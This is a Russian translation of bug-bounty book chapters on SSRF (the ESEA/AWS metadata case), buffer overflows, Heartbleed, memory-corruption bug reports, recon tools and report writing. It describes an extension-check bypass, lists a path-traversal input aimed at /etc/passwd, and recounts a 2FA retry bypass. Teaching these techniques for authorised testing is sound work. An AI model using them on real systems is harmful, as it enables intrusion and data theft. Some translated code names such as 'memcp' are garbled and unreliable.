Подделка запроса на стороне сервера (Server side request forgery или SSRF) это уязвимость, позволяющая взломщику использовать целевой сервер для отправки HTTP запросов от своего имени. Это похоже на межсайтовую подделку запроса (CSRF) тем, что в обеих уязвимостях мы отправляем HTTP запросы без ведома жертвы. Только в случае с SSRF жертвой является сам уязвимый сервер, а в случае с CSRF - это браузер пользователя.

Потенциал такого метода очень обширен и включает в себя:

- Получение информации. Мы обманываем сервер, дабы он раскрыл информацию о себе, как это описано в Примере 1, используя метаданные AWS EC2.
- Межсайтовый скрипting (XSS) в случае, если мы можем удаленно рендерить HTML файл, содержащий Javascript.

## **Примеры**

### **1. SSRF атака на ESEA и запрос метаданных AWS**

**Сложность:** средняя

**Url:** [https://play.esea.net/global/media\\_preview.php?url=](https://play.esea.net/global/media_preview.php?url=)

**Ссылка на отчёт:** <http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/><sup>54</sup>

**Дата отчёта:** 18 апреля 2016

**Выплаченное вознаграждение:** \$1000

#### **Описание:**

E-Sports Entertainment Association (ESEA) - это соревновательная киберспортивная площадка, основанная E-Sports Entertainment Association (ESEA). Недавно они запустили программу по поощрения белых хакеров, и Брет Бурхас нашел замечательную SSRF уязвимость.

Используя Google Dorking, Брет искал по запросу **site:https://play.esea.net/ ext:php**. Тем самым Google искал все файлы домена **play.esea.net** с расширением PHP. Результаты запроса включали в себя файл [https://play.esea.net/global/media\\_preview.php?url=](https://play.esea.net/global/media_preview.php?url=).

При взгляде на URL кажется, будто ESEA может рендерить содержимое, полученное из внешних сайтов. Это красная лампочка, если мы ищем SSRF уязвимость. Как описано в отчёте, Брет попробовал вписать туда свой домен: [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org](https://play.esea.net/global/media_preview.php?url=http://ziot.org). Неудача. Оказалось, что ESEA принимает файлы изображений, и тогда он попробовал отправить запрос содержащий картинку, сначала используя Google как домен, потом - свой собственный, [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org/1.png](https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png).

Успех.

Реальная уязвимость заключается в обмане сервера, чтобы тот отрендерил содержимое, отличное от картинок. В своём отчёте Брет детально описал обычные методы для обхода этого ограничения, например использование символа пустого

---

<sup>54</sup><http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>

байта (%00), дополнительные слеши и знаки вопроса, чтобы обойти или обмануть сервер. В его случае был добавлен знак вопроса (?) в url: <https://play.esea.net/global/media-preview.php?url=http://ziot.org/?1.png>.

Этими действиями мы превратили ту часть url, конкретно указывающую на файл 1.png, в параметр. В результате ESEA отрендерила страницу Брета. Другими словами он обманул проверку расширения из своей первой попытки.

Теперь мы можем применить межсайтовый скрипting, как это описал Брет. Создаём простую HTML страницу с Javascript, отправляем на сайт жертвы для рендера и готово. Но он пошел дальше. При участии Бена Саджипура (которого мы помним по Hacking Pro Tips Interview #1 на моём YouTube канале и Polyvore RCE), он протестировал запросы на метаданные инстанса AWS EC2.

EC2 - это облачный сервер амазона. Они предоставляют возможность отправить запрос к своему сервису, чтобы получить метаданные об инстансе. Очевидно, что такие привилегии недоступны для самого инстанса, но поскольку Брет имеет возможность контролировать откуда сервер загружает содержимое, он может заставить сервер получить эти метаданные.

Документация ec2 находится тут: <http://docs.aws.amazon.com/AWSEC2/latest/instance-metadata.html>. Есть несколько интересных мест, которые вы можете взять на вооружение.



## Выводы

Google Dorking - отличный инструмент, позволяющий сэкономить вам время исследования возможных путей взлома. В случае выше это было просто `url=` что несомненно является везением.

Во-вторых, не отступайте после первых полученных выводов. Брет мог бы указать в отчете только возможность межсерверного скрипtingа, что не было бы так эффективно. Копнув чуть-чуть поглубже, он смог понять настоящий потенциал этой уязвимости. Но разбирая уязвимость будьте осторожны, важно не зайти слишком далеко.

## Итог

Подделка запроса на стороне сервера (SSRF) становится возможной, когда сервер позволяет совершать запросы от лица злоумышленника. Однако не все запросы могут быть использованы для атаки. Например то, что сайт позволяет вам вписать URL ведущий к картинке, которая будет скопирована и использована на самом сайте (как в примере с ESEA выше), не значит, что сервер уязвим. Найти эту возможность - лишь первый шаг, после которого вам нужно выявить весь потенциал уязвимости. Со всем уважением к ESEA, хотя их сайт через `url` принимал файлы с картинками, он не проверял получаемый контент на предмет XSS или HTTP запросов к своим же метаданным EC2.

# Память

## Описание

### Переполнение буфера

Переполнение буфера это ситуация, когда программа, записывая данные в буфер или другую область памяти, имеет больше информации для записи, чем фактически отведено для таких операций в памяти. Это можно сравнить с формой для заморозки льда. Допустим у вас есть форма на 12 кубиков, вам нужно заполнить 10. Вы перестарались и налили больше воды, заполнив не 10, а 11 кубиков, тем самым переполнили буфер ледяных кубиков.

Переполнение буфера сподвигает программу к нестабильному поведению в лучшем случае, и к образованию серьёзных уязвимостей в защите - в худшем. Это происходит потому что при переполнении буфера уязвимая программа начинает переписывать неповрежденную информацию данными, получение которых не было предусмотрено, и эти данные могут быть вызваны позднее. Если такое произойдёт, переписанный злоумышленником код может делать совершенно другие вещи, нежели были в задумке разработчиков, что повлечет за собой ошибку. Также враждебно настроенный хакер может использовать переполнение памяти чтобы написать и исполнить вредоносный код.


Здесь мы можем видеть наглядный пример от Apple<sup>55</sup>:

---


<sup>55</sup><https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

```
Char destination[5]; char *source = "LARGER";
```

```
strcpy(destination, source);
```



```
strncpy(destination, source, sizeof(destination));
```



```
strlcpy(destination, source, sizeof(destination));
```



### Пример переполнения буфера

В первом примере показана потенциальная возможность переполнения буфера. Реализация метода strcpy такова, что он принимает строку "Larger" и записывает её в память, игнорируя выделенное этой информацией место (белые клеточки) и записывая в неопределенную для этих данных память (красные клеточки).

## Считывание данных из-за пределов

Помимо записи информации за пределы выделенной памяти, ещё одной уязвимостью может скрываться в считывании информации из-за границ этой памяти. Смысл такого переполнения буфера в том, что с памяти считывается информация, доступа к которой у буфера быть не должно.


Один из недавних известных примеров уязвимости с чтением данных из-за границ дозволенной памяти - это баг OpenSSL Heartbleed, обнаруженный в апреле 2014 года. К моменту обнаружения примерно 17% (500тыс) защищённых серверов, удостоверенных сертификатом, могли быть уязвимы к атакам. ([https://en.wikipedia.org/wiki/Heartbleed<sup>56</sup>](https://en.wikipedia.org/wiki/Heartbleed)).

<sup>56</sup><https://en.wikipedia.org/wiki/Heartbleed>


Hearhbleed мог использоваться для кражи приватных ключей с сервера, информации о сессиях, паролей и т.д. Всё это приводилось в действие отправлением сообщения “Heartbeat Request” серверу, в ответ на которое сервер посыпал абсолютно идентичный ответ отправителю. Этот ответ мог иметь параметр длины. Это вызывало уязвимость, позволяющую атаковать память, выделенную для сообщения, основываясь на параметре длины, но не учитывая реальный размер сообщения.

В результате, сообщение Heartbeat использовалось путём отправки маленького сообщения с большим параметром длины, которое считывалось уязвимыми получателями и использовалось для чтения памяти, расположенной за пределами того, что было выделено для сообщений. Вот изображение из Википедии:

## Heartbeat – Normal usage



## Heartbeat – Malicious usage



### Пример Heartbleed

В этой книге не будет более детально рассматриваться переполнение буфера, считывание информации из-за границ выделенной памяти и Heartbleed, однако если вас это заинтересовало и есть желание узнать больше - вот несколько хороших ресурсов:

[Apple Documentation<sup>57</sup>](#)

[Apple Documentation<sup>58</sup>](#)

---

<sup>57</sup><https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

<sup>58</sup><https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

Wikipedia Buffer Overflow Entry<sup>59</sup>

Wikipedia Buffer Overflow Entry<sup>60</sup>

Wikipedia NOP Slide<sup>61</sup>

Wikipedia NOP Slide<sup>62</sup>

Open Web Application Security Project<sup>63</sup>

Open Web Application Security Project<sup>64</sup>

Heartbleed.com<sup>65</sup>

Heartbleed.com<sup>66</sup>

---

<sup>59</sup>[https://en.wikipedia.org/wiki/Buffer\\_overflow](https://en.wikipedia.org/wiki/Buffer_overflow)

<sup>60</sup>[https://en.wikipedia.org/wiki/Buffer\\_overflow](https://en.wikipedia.org/wiki/Buffer_overflow)

<sup>61</sup>[https://en.wikipedia.org/wiki/NOP\\_slide](https://en.wikipedia.org/wiki/NOP_slide)

<sup>62</sup>[https://en.wikipedia.org/wiki/NOP\\_slide](https://en.wikipedia.org/wiki/NOP_slide)

<sup>63</sup>[https://www.owasp.org/index.php/Buffer\\_Overflow](https://www.owasp.org/index.php/Buffer_Overflow)

<sup>64</sup>[https://www.owasp.org/index.php/Buffer\\_Overflow](https://www.owasp.org/index.php/Buffer_Overflow)

<sup>65</sup><http://heartbleed.com>

<sup>66</sup><http://heartbleed.com>

# **Нарушение целостности памяти**

Повреждение памяти - это способ эксплуатации уязвимости, при котором код выполняет некоторый тип необычного или неожиданного поведения. Эффект похож на переполнение буфера, где память подвергается непредусмотренным воздействиям.

Примером является Null Byte Injection. Это происходит, когда в код вставляют нулевой байт, или пустую строку %00 или 0x00 в шестнадцатеричном виде, что приводит к непредсказуемому поведению принимающей программы. В C / C++, или языках программирования низкого уровня, нулевой байт представляет собой конец строки или окончания строки. Обычно, это указывает программе немедленно остановиться и игнорировать обработчику все байты, которые идут после нулевого байта.

Это особенно эффективно, когда код полагается на длину строки. Если нулевой байт считывается и обработка останавливается, то строка, в которой более 10 символов может быть превращена в строку из 5 символов. Например:

```
thisis%00mystring
```

У этой строки длина 15 символов, но после нулевого байта длина строки становится равной 6. Это проблема всех низкоуровневых языков программирования, управляющих своей памятью.

Теперь, что касается веб приложений, этот вопрос становится актуальным, когда они взаимодействуют с библиотеками, внешними API, и т.д., написанными на С. Передача %00 в URL

может привести к манипуляциям с веб-ресурсами, в том числе к чтению или к записи файлов, основанных на правах доступа к веб-приложениям в широкой серверной среде. Особенно, когда язык программирования в этом случае, как например PHP, написан на языке программирования C.



## Ссылки на OWASP

Больше информации на OWASP Buffer Overflows<sup>67</sup> Почтайте OWASP Reviewing Code for Buffer Overruns and Overflows<sup>68</sup> Почтайте OWASP Testing for Buffer Overflows<sup>69</sup> Почтайте OWASP Testing for Heap Overflows<sup>70</sup> Почтайте OWASP Testing for Stack Overflows<sup>71</sup> Больше информации на OWASP Embedding Null Code<sup>72</sup>

## Примеры

### 1. PHP `ftp_genlist()`

**Сложность:** Высокая

**Url:** Недоступен

**Ссылка на отчёт:** <https://bugs.php.net/bug.php?id=69545><sup>73</sup>

**Дата отчёта:** 12 мая 2015

<sup>67</sup>[https://www.owasp.org/index.php/Buffer\\_Overflows](https://www.owasp.org/index.php/Buffer_Overflows)

<sup>68</sup>[https://www.owasp.org/index.php/Reviewing\\_Code\\_for\\_Buffer\\_Overruns\\_and\\_Overflows](https://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows)

<sup>69</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Buffer\\_Overflow\\_\(OTG-INPVAL-014\)](https://www.owasp.org/index.php/Testing_for_Buffer_Overflow_(OTG-INPVAL-014))

<sup>70</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Heap\\_Overflow](https://www.owasp.org/index.php/Testing_for_Heap_Overflow)

<sup>71</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Stack\\_Overflow](https://www.owasp.org/index.php/Testing_for_Stack_Overflow)

<sup>72</sup>[https://www.owasp.org/index.php/Embedding\\_Null\\_Code](https://www.owasp.org/index.php/Embedding_Null_Code)

<sup>73</sup><https://bugs.php.net/bug.php?id=69545>

**Выплаченное вознаграждение: \$500****Описание:**

Язык программирования PHP написан на языке C, который в свою очередь имеет возможность управлять использованием своей памяти. Как описано выше, переполнение буфера даёт недоброжелательным пользователям записывать что-либо в память, не предназначенную для этих операций и потенциально удалённо исполнять какой-либо код.

В такой ситуации функция `ftp_genlist()` расширения `ftp` позволяет совершить переполнение буфера или `jnghfdre` более чем  $\sim 4,294$  мегабайт информации, которая должна быть записана во временный файл.

Это в свою очередь приводит к тому, что выделенный буфер слишком мал, что-бы хранить информацию записанную во временный файл, в следствии этого происходит куча переполнений при загрузке данных из временного файла обратно в память.

**Выводы**

Переполнение буфера - это старая и хорошо изученная уязвимость, но она до сих пор типична для приложений, контролирующих свою память, в частности написанных на языках C и C++. Если вы выяснили, что имеете дело с веб приложением основанном на языке C (на котором написан PHP), переполнение буфера будет возможно. Однако если вы только начинающий хакер - возможно стоит поискать другие уязвимости основанные на `injection` и вернуться к переполнению буфера когда наберетесь опыта.

## 2. Python Hotshot Module

**Сложность:** Высокая

**Url:** Недоступен

**Ссылка на отчёт:** [http://bugs.python.org/issue24481<sup>74</sup>](http://bugs.python.org/issue24481)

**Дата отчёта:** 20 июня 2015

**Выплаченное вознаграждение:** \$500

### Описание:

Как и PHP, Python написан на языке программирования С, который, как было сказано ранее, сам управляет памятью. Python Hotshot Module это замена существующему модулю профиля и он написан в основном на С, чтобы достичнуть лучшего быстродействия, нежели существующий модуль профиля. Однако в июне 2015 года такая уязвимость как переполнение буфера была обнаружена по отношению к коду, который пытался скопировать строку из одной области памяти в другую.

Вкратце, уязвимый код вызывает метод `memcp`, который копирует память из одной области в другую, при этом перемещая конкретное количество байт. Вот строка:

```
memcp(self->buffer + self->index, s, len);
```

The `memcp` method takes 3 parameters, str, str2 and n. str1 is the destination, str is the source to be copied and n is the number of bytes to be copied. In this case, those corresponded to `self->buffer + self->index`, `s` and `len`.

Метод `memcp` принимает 3 параметра. str, str2 и n. str1 - это место назначения, str - информация для копирования и n - количество байт, которое должно быть скопировано. В этом случае, это соответствует `self->buffer + self->index`, `s` и `len`.

---

<sup>74</sup><http://bugs.python.org/issue24481>

В этом случае уязвимость находится в том, что `self->buffer` всегда имеет фиксированную длину, в то время как `s` может быть любой длины.

В результате, когда мы выполним функцию копирования (как на схеме в примере от Apple выше), функция `memcpuy` не примет во внимание фактический размер копируемой области и создаст переполнение.



## Выводы

Мы увидели примеры двух функций, которые реализованы некорректно и очень чувствительны к переполнению буфера, `memcpuy` и `strcpy`. Если вы знаете сайт, написанный на С или С++, возможно посмотрев в их исходный код библиотек этих сайтов (используйте что-то вроде grep) можно найти неправильные реализации подобных функций.

Ключевым моментом будет являться поиск реализации, которая принимает фиксированную длину как третий параметр, или же функцию, размер выделенной памяти для которой определяется в момент копирования, что фактически является переменной длины.

Однако как было сказано выше, если вы только начинающий взломщик, то дабы не тратить время впустую, следует на время забыть о таких типах уязвимостей и вернуться к ним, когда станете более опытным в этичном хакинге.

### 3. Чтение из памяти за пределами допустимого в Libcurl

**Сложность:** Высокая

**Url:** Недоступен

**Ссылка на отчёт:** [http://curl.haxx.se/docs/adv\\_20141105.html<sup>75</sup>](http://curl.haxx.se/docs/adv_20141105.html)

**Дата отчёта:** 5 ноября 2014

**Выплаченное вознаграждение:** \$1,000

#### **Описание:**

Libcurl это бесплатная клиентская библиотека для работы с URL и используемый с помощью команды cURL CLI-инструмент для обмена данными. Уязвимость была найдена в функции libcurl curl\_easy\_duphandle(), которая могла использоваться для отправки некоторой информации, не предназначено для передачи.

Когда мы совершаём обмен с помощью libcurl, то можем использовать настройку CURLOPT\_COPYPOSTFIELDS, чтобы точно определить границы памяти для информации, которая будет отправлена на удаленный сервер. Другими словами создать хранилище для нашей информации. Размер этой области данных (или хранилища) выставляется с помощью отдельной настройки.

Если не вдаваться в глубокие технические подробности, та область памяти была связана с “handle” (понимание handle не входит в цели книги и не обязательно чтобы продолжить читать) и приложение может дублировать handle чтобы создать копию информации. Тут то и находится уязвимость. Реализация копирования совершена с помощью функции strdup и было допущено, что данные будут иметь нулевой байт, который обозначает окончание строки.

В такой ситуации данные не обязательно должны иметь нулевой байт или иметь произвольное расположение(?). В результате дублированные handle могут оказаться слишком маленькими, слишком большими или же вовсе крашнуть программу.

---

<sup>75</sup>[http://curl.haxx.se/docs/adv\\_20141105.html](http://curl.haxx.se/docs/adv_20141105.html)

К тому же после дублирования функция для отправления данных не учитывает те данные, которые уже были считаны и продублированы, и этим также получает доступ и отправляет информацию из-за пределов своих границ.



### Takeaways

This is an example of a very complex vulnerability. While it bordered on being too technical for the purpose of this book, I included it to demonstrate the similarities with what we have already learned. When we break this down, this vulnerability was also related to a mistake in C code implementation associated with memory management, specifically copying memory. Again, if you are going to start digging in C level programming, start looking for the areas where data is being copied from one memory location to another.



### Выводы

Это пример очень сложной уязвимости. Точное её объяснение слишком техническое для этой книги. Я включил эту уязвимость чтобы показать её сходство с тем, что мы уже узнали. Если мы детально разберем эту уязвимость, окажется, что она так же касается ошибки в реализации кода на С, ассоциированного с управлением памятью, в частности, ответственного за копирование памяти. Если вы собираетесь разбираться в языке С, то увидите, где информация копируется из одного места в памяти в другое.

## 4. Повреждение памяти в PHP

**Сложность:** Средняя

**Url:** Недоступен

**Ссылка на отчет:** [https://bugs.php.net/bug.php?id=69453<sup>76</sup>](https://bugs.php.net/bug.php?id=69453)

**Дата отчета:** 14 апреля 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

Метод `phar_parse_tarfile` не учитывает имена файлов, начинаяющиеся с нулевого байта, который начинается с нулевого значения, т.е. `0x00` в шестнадцатеричной системе.

Во время выполнения метода, когда используется такое имя файла, происходит опустошение в массиве (т.е. попытки получить доступ к данным, которых на самом деле не существует и которые находятся за пределами выделенной массиву памяти).

Это существенная уязвимость, поскольку она обеспечивает хакеру доступ к памяти, которого у него быть не должно.



## Итоги

Так же, как и переполнение буфера, повреждение памяти – старая, но все еще широко распространенная уязвимость при работе с приложениями, которые управляют своей памятью, в частности написанные на языках программирования С и С++. Если вы обнаружите, что вы имеете дело с веб-приложением, основанным на языке С (среди которых в частности PHP), попробуйте поискать пути манипулирования памятью. Однако, опять же, если вы начинающий, поиск такого рода уязвимостей может занять гораздо большее время, чем поиск более простых injection уязвимостей. Возвращайтесь к повреждению памяти, когда у вас будет больше опыта в поиске уязвимостей.

---

<sup>76</sup><https://bugs.php.net/bug.php?id=69453>

## Итоги

С одной стороны, уязвимости относящиеся к памяти приложения могут стать очень громкими среди сообщества, с другой - они требуют очень хорошей подготовки у взломщика и с ними довольно тяжело работать. Такой тип уязвимостей лучше рассматривать только в том случае, если у вас есть хороший опыт в низкоуровневых языках программирования.

Современные языки программирования гораздо менее уязвимы к таким типам взлома, так как у них есть свой обработчик памяти и сборщик мусора, однако приложения написанные на С всё ещё очень чувствительны к таким уязвимостям. Плюс ко всему, когда вы работаете с современным языком программирования написанным на C, всё может оказаться не так однозначно, как мы видели в примерах с **PHP ftp\_genlist()** и **Python Hotspot Module**.

# Приступаем к работе

*Замечание: эта глава никогда не будет 1,2,3 пошаговым руководством по хакингу. Вместо этого, она предоставит основное руководство, основанное на моём опыте, достижение цели нахождения уязвимостей. Информация здесь основана на моём опыте и интервью, которые я брал у некоторых крутых хакеров. Я настоятельно рекомендую вам использовать эту главу вместе с руководством от OWASP и книгой Web Application Hacker's Handbook*

[OWASP Testing Guide<sup>77</sup>](#)

Учитывая всё вышесказанное, когда вы новичок и только начинаете, я не рекомендую вам нацеливаться на сайты, такие как Uber, Twitter, GitHub, и т.д. До тех пор, пока вы найдёте уязвимость, которую никто ещё не нашёл, вы потратите много времени на ничего и это очень расстраивает.

Мой непрошгенный совет: когда начинаете, попробуйте найти маленькие программы, где вы будете иметь огромные шансы на успех. Это может быть программа, которая не выплачивает вознаграждения, новая программа или старая программа среднего размера, которая только что выпустила новые функциональные возможности. Также, если вы хотите работать в рамках уже устоявшейся программы, мыслите нестандартно и пройдитесь по тем участкам, по которым другие не проходили. Это то, что работает для меня на HackerOne и Twitter.

---

<sup>77</sup>[https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project)

## Сеть, Поддомен и сбор ключевой информации

Взлом является чем-то большим, чем просто взаимодействие с сайтом - вы можете тестировать API, мобильные приложения, права доступа к файлам и сетевую инфраструктуру компании. Когда вы начинаете работать с новой целью, всегда полезно собрать информацию. И OWASP и Web Application Hacker's Handbook рекомендуют начинать с этапа разведки.

В течении этого времени вы должны сосредоточиться на разведке, нахождении всех доступных файлов, директорий и даже IP адресов.

Отличное место с чего можно начать - нацеливание на сеть компании. Для маленьких сайтов, это может быть только 1 сервер с 1 IP адресом, но скорее всего, могут существовать поддомены, дополнительные IP адреса, стейджинговые сервера, и так далее.

Отличный способ отобразить всё это - использовать инструменты типа Nmap, Recong-ng, KnockPy и Whois.Arin.

### Nmap

Nmap кратко описывается в разделе Инструменты этой книги, но по сути, он поможет вам идентифицировать открытые порты на конкретном сервере. Использование Nmap, как утилиты, выходит за рамки этой книги, но существуют множество ресурсов доступных бесплатно, которые вам помогут.

Используя Nmap, вы можете сканировать конкретный IP или домен на наличие открытых портов и это даст вам подсказки о том, какое ПО запущено, когда вы обнаружили открытый порт.

Если вам повезёт, вы можете найти сервера публично доступные сервера Continuous Integration со стандартными паролями или устаревшим ПО.

## Recon-ng

Recon-ng набор инструментов, который сделает вашу жизнь проще при взломе. Опять же, объяснение всего функционала Recon-ng находится за рамками этой книги, но проводя этап разведки, вы можете использовать Recon-ng для поиска в Google, Bing, Baidu, и других поисковиках поддоменов вашей цели.

Это отличный способ расширения вашей цели и нахождения новых участков для атаки. Джейсон Хэддикс с BugCrowd имеет отличный инструмент, который делает это намного проще: <https://github.com/jhaddix/domain>

Его инструмент будет искать поддомены используя Recon-ng, проводя поиск в Google, Bing, Baidu, Yahoo, и т.д. Когда вы только начинаете, я рекомендую использовать его, чтобы сделать вашу жизнь проще, но в конце концов стоит изучить, как использовать Recon-ng самостоятельно.

## KnockPy

KnockPy умеет не так уж много. Опять же, используя словарь, KnockPy быстро идентифицировать существующие поддомены, которые вы можете проверить лично. У меня есть видео-руководство, которое доступно на моём Youtube-канале <https://youtube.com/yaworsk1>

**TODO: ADD:** - Whois.ArIN, Open Ports - Dirbuster, fuzzing files, etc

## Просмотр и понимание приложения

После того как вы составили карту сетевого уровня, определили ПО используемое на открытых портах и получили список поддоменов, пришло время посмотреть сайты. Лучший способ сделать это - через прокси-сервер, такой как Burp, который будет запоминать все пути, которые вы посетили и поможет составить карту сайта.

С этого момента, существуют различные способы подхода к цели. Большинство руководств рекомендуют пройтись через всё приложение и отобразить все пути перед тем как тестировать сайт. Если честно, я обычно отвлекаюсь и начинаю тестировать функционал, в котором увидел что-то интересное.

Обычно я начинаю с логики веб-приложения, так что мы начнём с этого в качестве примера.

Когда я тестирую новый сайт, первое с чем я взаимодействую - это логика, так что я обычно тестирую: - Силу пароля и лимит попыток: Обеспечивает ли сайт надежный пароль и имею ли я бесконечные попытки на ввод пароля, если я знаю имя пользователя? - Безопасные и HTTP only куки: Безопасны ли куки, идентифицирующие пользователя, отправляются ли они только через HTTPS? Являются они читабельными через Javascript? - Восстановление пароля: Насколько сильны токены восстановления пароля? Можно ли их использовать повторно? - Реализация двухфакторной авторизации: Сколько попыток мне нужно предпринять, чтобы угадать токен? Насколько длинный этот токен? Могу ли я узнать этот токен любым способом?

Хотя я занимаюсь хакингом не так давно, я нашел немало проблем с функциональностью авторизации на различных сайтах - маленьких и больших. Их поиск - хороший способ подумать нестандартно. Например, один сайт, который я тестировал, использовал двухфакторную аутентификацию, но

позволял только 3 попытки, чтобы угадать токен. Как всегда, если вы повторно отправите себе токен, количество попыток обнулится без изменения токена. В результате, у меня было бесконечное число попыток, чтобы угадать 2FA токен, так что если бы я знал пароль жертвы, я мог бы обойти 2FA, дважды предположив токен, потом отправить его заново и снова сделать две попытки угадать, и так до бесконечности.

Закончив с функциональностью логина, я смотрю на все места, где я взаимодействую с сайтом - где создаю, изменяю или удаляю содержимое. Каждый такой функционал предоставляет некоторые возможности сделать что-то, что разработчики не предусмотрели. Это тестирование может включать:

- Вставку XSS кода, чтобы увидеть отображаются ли двойные кавычки или угловые скобки
- Тестирование HTML5 атрибутов, таких как onload, onerror, и т.д. в элементах, таких как тег img
- Поиск CSRF токенов и их тестирование - можете ли вы удалить содержимое, это делается через GET или POST запрос? Если GET, то может не быть CSRF защиты.
- Передается ли идентификатор аккаунта как параметр в POST-запросе? Можете ли вы изменить это, чтобы получить доступ к другому профилю?
- Берёт ли сайт URL параметр для загрузки ресурса, например, [www.victim.com?id=4](http://www.victim.com?id=4) - можно ли изменить 4 и загрузить файл, такой как `../../../../etc/passwd`?

Список безграничен и возможности огромны.

## Идентифицируйте используемые технологии

Возможно это должно идти перед осмотром веб-приложения, но как вы уже прочитали, хорошей идеей будет узнать, с какой веб-технологией вы взаимодействуете. Например, понимание, что вы тестируете Rails/Django/Drupal/Wordpress и так далее, то области поиска и его цели могут сильно отличаться.

Также, использует ли сайт Angular/Node/Flask/React и прочие подобные технологии? Каждая из этих технологий имеет свой список уязвимостей. Знание того, с чем вы взаимодействуете, поможет вам обнаружить Внедрение Шаблонов на стороне сервера (SSTI), побег из песочницы и так далее.

Далее, вы определенно хотите посмотреть, какие ещё инструменты используются, в особенности Amazon Simple Storage, или S3. Это отличная возможность, чтобы найти уязвимости. Если вы можете подтвердить, что сайт использует S3, проверьте бакет, которым он владеет и поищите другие бакеты, которые могут принадлежать сайту. Так я нашёл уязвимость в бакете HackerOne описанную ранее, которая стоила \$2,500, а другой читатель нашёл а уязвимый бакет PayPal, что принесло ему \$500.

## Погружаемся глубже для поиска уязвимостей

- Смотрите мобильные приложения и API
- Ищите ошибки в логике приложений

# **Отчёты об уязвимостях**

Итак, наконец-то пришел тот день, и вы нашли свою первую уязвимость. Во-первых, поздравляю! Серьезно, найти уязвимые места нелегко, но не стоит сбавлять обороты.

Мой первый совет - расслабиться, не стоит слишком сильно перевозбуждаться. Я знаю, ощущение того счастья, когда вне себя от радости при представлении отчета и подавляющее чувство отторжения, когда вам сказали, что это не является уязвимостью и компания закрывает отчет, который вредит вашей репутации на платформе.

Я хочу помочь вам избежать этого. Поэтому, сначала самое главное.

## **Прочитайте рекомендации по раскрытию информации.**

Если вы находитесь на HackerOne или Bugcrowd, каждая компания-участник перечисляет зоны, попадающие под поиск уязвимостей, и находящиеся вне его. Надеюсь, вы уже их прочли и не тратили свое время впустую. Но если вы этого еще не делали, прочтите прямо сейчас. Убедитесь, что ваша находка еще никому неизвестна и не находится за пределами опубликованных компаниями программ.

Вот болезненный пример из моего прошлого - первую уязвимость я обнаружил на Shopify: если вы отправляли искаженный HTML в их текстовом редакторе, то синтаксический анализатор в этом редакторе исправлял его и запоминал XSS. Я был более чем взволнован. Моя охота за уязвимостями была не

напрасной, но я не смог предоставить свой доклад достаточно быстро.

Окрыленный, я нажал кнопку “отправить” и ждал своё вознаграждение в размере \$500. Вместо этого, они вежливо сказали мне, что это была известная уязвимость, и они попросили исследователей больше не присыпать эту уязвимость. Задача с уязвимостью была закрыта, а я потерял 5 баллов. Хотелось буквально зарыться в землю от досады, это был тяжелый урок.

Учитесь на моих ошибках, ЧИТАЙТЕ ИНСТРУКЦИИ!

## **Добавьте деталей. Затем добавьте больше деталей.**

Если вы хотите, чтобы ваш отчет восприняли всерьез, сделайте его максимально детальным, убедитесь, что он включает в себя, как минимум:

- URL и любые затронутые в исследованиях и поисках уязвимости параметры
- Описание браузера, операционной системы (если это важно) и/или версию приложения
- Описание предполагаемого воздействия. Как могла бы ошибка *потенциально* быть использована?
- Подробные шаги для воспроизведения этой ошибки

Эти критерии являются общими для всех крупных компаний на Hackerone, включая Yahoo, Twitter, Dropbox и прочих. Если вы хотите большего, я рекомендую включить в отчет скриншоты или видео. И то, и то очень сильно поможет компаниям разобраться в уязвимости.

На этом этапе вам также нужно учитывать то, какова опасность уязвимости для сайта. Например, XSS хранящиеся в

Твиттере могут стать очень серьёзной проблемой, учитывая огромное количество пользователей и их взаимодействия между собой. В сравнении с этим, такая уязвимость перестаёт быть очень серьёзной на сайте, где взаимодействия пользователей друг с другом минимальны. С другой стороны, утечка приватных данных гораздо более серьёзна для сайтов подобных PornHub, где личная информация может иметь гораздо большее значение, чем в Твиттере, где и так практически всё публично (и менее смущающее?).

## **Подтвердите уязвимость**

Вы прочитали рекомендации, вы уже подготовили свой доклад, вы даже включили скриншоты. Остановитесь на секунду и убедитесь, что вы сообщаете действительно об уязвимости.

К примеру, если вы сообщаете о том, что компания не использует токен CSRF в их заголовках, смотрели ли вы, вдруг параметры включают токен, который действует как CSRF токен, но просто не имеет такой же ярлык?

Чрезвычайно важно убедиться, что вы нашли именно уязвимость, прежде чем представить отчет. Большшим ударом будет посчитать, что вы нашли значительную уязвимость, а потом понять, что вы что-то неправильно истолковали во время тестов.

